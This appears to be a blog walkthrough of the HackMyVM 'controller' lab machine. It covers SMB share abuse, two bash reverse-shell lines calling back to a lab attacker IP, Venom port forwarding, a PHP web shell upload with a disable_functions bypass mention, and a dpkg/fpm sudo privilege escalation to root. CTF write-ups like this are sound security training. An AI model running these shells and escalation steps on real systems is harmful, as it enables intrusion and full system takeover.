hackmyvm: controller walkthrough

原创

xdeclearn 于 2021-10-13 14:05:06 发布 109 收藏


分类专栏： hackmyvm 文章标签： php python


本文链接：https://blog.csdn.net/xdeclearn/article/details/120740844

1. get first reverse shell


```
Nmap scan report for 192.168.85.135
Host is up (0.00060s latency).
Not shown: 65520 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
443/tcp   open  https
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
```


visit port 80, from the page `http://192.168.85.135/index.php/2021/06/27/hola-mundo/` we get hint.






use `enum4linux` to get samba shares, the we get the directory `tester` which we can visit without user and passwd.



follow the hint, we put the text.txt using `smbclient` in this share, wait a moment, we get first reverse shell.

`test.txt`

```
import commands
commands.getoutput('/bin/bash -c "/bin/bash -i >& /dev/tcp/192.168.85.129/4444 0>&1"')
```



2. get root


check process list, we can see the user webservies run php localhost.


```
ps aux|grep webserv
webserv+    1841  0.0  0.2 225840 19360 ?        Ss   09:24   0:00 php -S 127.0.0.1:8080 -t /srv/www/php/
webserv+    1852  0.0  0.0      0     0 ?        Zs   09:25   0:00 [php] <defunct>
```

we use the tool `venom` to forward localhost port 8080 to attack machine port 8888.


```
learn@xdec ~/Documents/proxy/Venom v1.1.0 ./admin_linux_x64 -lport 4343
Venom Admin Node Start ...

                { v1.1  author: Dlive }

(admin node) >>>
[+]Remote connection:  192.168.85.135:48210
[+]A new node connect to admin node success
(admin node) >>> goto 1
node 1
(node 1) >>> help

 help                                    Help information.
 exit                                    Exit.
 show                                    Display network topology.
 getdes                                  View description of the target node.
 setdes     [info]                       Add a description to the target node.
 goto       [id]                         Select id as the target node.
 listen     [lport]                      Listen on a port on the target node.
 connect    [rhost] [rport]              Connect to a new node through the target node.
 sshconnect [user@ip:port] [dport]       Connect to a new node through ssh tunnel.
 shell                                   Start an interactive shell on the target node.
 upload     [local_file]  [remote_file]  Upload files to the target node.
 download   [remote_file]  [local_file]  Download files from the target node.
 socks      [lport]                      Start a socks5 server.
 lforward   [lhost] [sport] [dport]      Forward a local sport to a remote dport.
 rforward   [rhost] [sport] [dport]      Forward a remote sport to a local dport.

(node 1) >>> rforward 127.0.0.1 8080 8888
forward remote network 127.0.0.1 port 8080 to local port 8888
(node 1) >>>
```


upload a word shell by `upload.php`.





because of the `disable_functions`, you can not use terminal directly. you can use `php7_userfilter` to bypass. But in there, you do not need to do this.



Directive	Local Value	Master Value
allow_url_include	Off	Off
arg_separator.input	&	&
arg_separator.output	&	&
auto_append_file	*no value*	*no value*
auto_globals_jit	On	On
auto_prepend_file	*no value*	*no value*
browscap	*no value*	*no value*
default_charset	UTF-8	UTF-8
default_mimetype	text/html	text/html
disable_classes	*no value*	*no value*
disable_functions	exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source	exec,passthru,shell_exec,system,proc_open,popen,curl_exec,curl_multi_exec,parse_ini_file,show_source
display_errors	Off	Off
display_startup_errors	Off	Off
doc_root	*no value*	*no value*
docref_ext	*no value*	*no value*
docref_root	*no value*	*no value*
enable_dl	Off	Off
enable_post_data_reading	On	On


check the file which own to user `webservices`.

```
find / -user webservices 2>/dev/null |grep -v /proc
/opt/logs
/opt/website.py
/home/webservices
/home/webservices/.bashrc
/home/webservices/.bash_logout
/home/webservices/.local
/home/webservices/.local/share
/home/webservices/.profile
/home/webservices/.selected_editor
/home/webservices/.viminfo
/home/webservices/.bash_history
/home/webservices/user.txt
/tmp/.86694ant_x64.so
/tmp/x_1.0_all.deb
/tmp/gconv-modules
/var/crash/_usr_bin_php7.4.1002.crash
/var/mail/webservices
/srv/www/php
/srv/www/php/uploads
/srv/www/php/uploads/test.php
/srv/www/php/uploads/phpreverseshell.php
/srv/www/php/upload.php
/dev/pts/1
```


we find the `/opt/logs/log.txt` will be changed by `/opt/website.py` at intervals. so we change the file to reverse a new shell.



```
1 import socket
2 import sys
3 import os
4
5 os.system('/bin/bash -c "/bin/bash -i >& /dev/tcp/192.168.85.129/5555 0>&1"')
6
```

then, we get the new user shell.



check `sudo -l`, we find the `dpkg -i`[1]. make a particular deb by using `fpm`, we get the root.

```
TF=$(mktemp -d)
echo 'exec /bin/sh' > $TF/x.sh
fpm -n x -s dir -t deb -a all --before-install $TF/x.sh $TF
```



3. references

1. https://gtfobins.github.io/gtfobins/dpkg/